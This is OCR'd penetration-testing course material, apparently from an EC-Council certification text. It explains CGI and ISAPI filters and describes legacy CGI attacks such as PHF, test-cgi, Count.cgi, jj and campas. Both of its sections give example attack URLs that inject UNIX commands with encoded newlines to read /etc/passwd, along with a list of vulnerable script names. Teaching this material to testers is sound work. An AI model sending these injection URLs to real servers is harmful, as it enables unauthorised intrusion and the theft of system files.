
Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Web API's

Web API is an API over the web that can be accessed through HTTP protocol. It can be built by using different technologies such as Java, .NET etc. In this section, you are going to understand various types of Web API's like Common Gateway Interface (CGI), ISAPI Filters, etc. and their usages.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Common Gateway Interface (CGI)

Common Gateway Interface (CGI) is the standard way for a web server to connect to external applications. It acts as a middleware between web servers and database. CGI gathers information sent from a web browser to a web server, makes it available to an **external program** and in turn forwards the output received from program to the Web browser. CGI is supported by many web servers and is language independent (widely used: Perl, C, C++).

CGI based architecture

The architecture of the CGI with respect to overall Web architecture is shown in the below figure:




Figure A.242: Screenshot displaying typical CGI based architecture

In the above figure, web browser interchanges the data with the web server through HTTP. Basically, web server and CGI program run on the same machine on which the web server located. On the basis of request type, web server either sends a file from the database to the web browser or execute the CGI program.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

How a CGI request is processed?

Following steps are used to process a CGI request:

1. User fills out the form in the browser
2. Form submitted over the internet
3. Server sends data to CGI application
4. CGI processes the data and generates the HTML page
5. Server sends the page to the browser




Figure A.243: Screenshot displaying the processing of a CGI request

Advantages:

- It is used to process inputs information from the user and produce the appropriate output
- It is language independent
- It is a very simple interface

Disadvantages:

- CGI programs are slow
- In CGI, each page load incurs overhead by having to load the programs into memory

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Common Gateway Interface (CGI) Attacks

PHF Attack

- "cgi-bin" directory comes with a **pre-installed** script named "phf", whose purpose is to update the people directory
- While calling the script, an attacker uses "0a" string to the URL along with some other **UNIX command** in order to exploit the web server

Example:

Reading a password file located in /etc/passwd file using cat UNIXcommand:

http://abc.com/cgi-bin/phf?Qalias=x%0a/bin/cat%20/etc/passwd

Test Attack

- Cgi-bin directory comes with a pre-installed script named "test-cgi", whose purpose is to verify the environment variables while **processing** the server requests
- An attacker uses this script to **retrieve** server related information such as **environment variables**

Example:

Prinitng server specific information:

http://victim.com/cgi-bin/test-cgi?\whatever

Count Attack

- "Count.cgi" script counts the number of **page hits**
- Script versions below 2.4 contain a stack overflow bug, that allows **malicious** users to execute certain UNIX commands that help in **exploiting web servers**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Common Gateway Interface (CGI) Attacks (Cont'd)

JJ Attack

- "jj.c" is a script located in the "cgi-bin" directory that is used for **demonstration purpose**
- When a user calls this script, it carries the user input to the "/bin/mail" directory without scanning/ filtering the content and passes it **directly** to the other programs
- An attacker adds "|" to the URL along with **UNIX command** to perform an attack



Compass Attack

- "compass.sh" is an inbuilt script in **NCSA (National Center for Supercomputing Applications)** HTTPd web server.
- This script does not scan the user input, so an attacker uses "0a" string to the URL along with some other **UNIX command** and **exploits the web server**

Example:

Reading the contents of /etc/passwd file using `cat` UNIXcommand:

http://www.victim.com/cgi-bin/campas?%0acat%0a/etc/passwd%0




CGI Request Attack

- The attacker constantly sends CGI request to the target server, thereby consuming the **CPU resources** of the victim. This results in the **termination** of services forcibly by the server



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Common Gateway Interface (CGI) Attacks

Web server contains a directory named "cgi-bin" that includes CGI scripts. Some of the CGI scripts have security vulnerabilities, that make the web server susceptible to different types of attacks like PHF attack, Test attack, Count attack, JJ attack, Compass attack, CGI request attack. By performing these types of attacks, attackers can gain access to the web server and collect the sensitive information from it.

Most of the vulnerabilities found in the usage of CGI's are because they do not sanitize the user give input, and most of the commands can be issued via web URL.

The following are the different types of Common Gateway Interface (CGI) Attacks:

- **PHF Attack**

  "cgi-bin" directory comes with a pre-installed script named "phf", whose purpose is to update the people directory. While calling the script, an attacker uses "0a" string to the URL along with some other UNIX command in order to exploit the web server.

  Example:

  Reading a password file located in */etc/passwd* file using cat UNIX command:

  ```
  http://abc.com/cgi-bin/phf?Qalias=x%0a/bin/cat%20/etc/passwd
  ```

- **Test Attack**

  Cgi-bin directory comes with a pre-installed script named "test-cgi", whose purpose is to verify the environment variables while processing the server requests. An attacker uses this script to retrieve server related information such as environment variables.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Example:

Printing server specific information:

```
http://victim.com/cgi-bin/test-cgi?\whatever
```

- **Count Attack**

  "Count.cgi" script counts the number of page hits. Script versions below 2.4 contain a stack overflow bug, that allows malicious users to execute certain UNIX commands that help in exploiting web servers.

- **JJ Attack**

  "jj.c" is a script located in the "cgi-bin" directory that is used for demonstration purpose. When a user calls this script, it carries the user input to the "/bin/mail" directory without scanning/ filtering the content and passes it directly to the other programs. An attacker adds "|" to the URL along with UNIX command to perform an attack.

- **Compass Attack**

  compass.sh" is an inbuilt script in NCSA (National Center for Supercomputing Applications) HTTPd web server. This script does not scan the user input, so an attacker uses "0a" string to the URL along with some other UNIX command and exploits the web server.

  Example:

  Reading the contents of /etc/passwd file using cat UNIX command:

  ```
  http://www.victim.com/cgi-bin/campas?%0acat%0a/etc/passwd%0
  ```

- **CGI Request Attack**

  The attacker constantly sends CGI request to the target server, thereby consuming the CPU resources of the victim. This results in the termination of services forcibly by the server


Some more scripts whose **vulnerabilities** help an attacker to exploit a web server are:

- **edittag:**
  - mkpw.pl
  - mkpw_mp.cgi
  - edittag_mp.pl
  - edittag_mp.cgi
  - edittag.pl
  - edittag.cgi
  - mkpw.cgi
- **Admin.PL**
- **preview_email.cgi**

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **cgi-bin**
  - lshop.cgi
  - bugreport.cgi
  - Visitor.cgi
  - NsVisitor.cgi
  - search.cgi
  - viewcat.cgi
  - login.cgi
  - imessage.cgi
  - lshop.cgi

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Application Interfaces: ISAPI Filters

An ISAPI (Internet Server Application Programming Interface) filter is a DLL file that runs on an ISAPI-enabled HTTP server. It filters data traveling to and from the server. Also, it filters every request until it finds the one that it want to process. The filter registers for notification of events, such as logging on or URL mapping, either at the site level or global level. Global filter is applied to all sites on an ISAPI-enabled HTTP server. The filter is called, on occurrence of selected events. Data can be monitored and modified (on its way from the server to the client or vice versa).

Functions

ISAPI filter can perform following functions:

- Provides enhanced logging of HTTP requests.
- Modifies request data sent by the client.
- Modifies response sent back to the client.
- Controls URL mapping.
- Analyzes the request when authentication is done
- Handles custom encryption.
- Handles custom compression.
- Analyzes the traffic.
- Controls additional authentication methods.

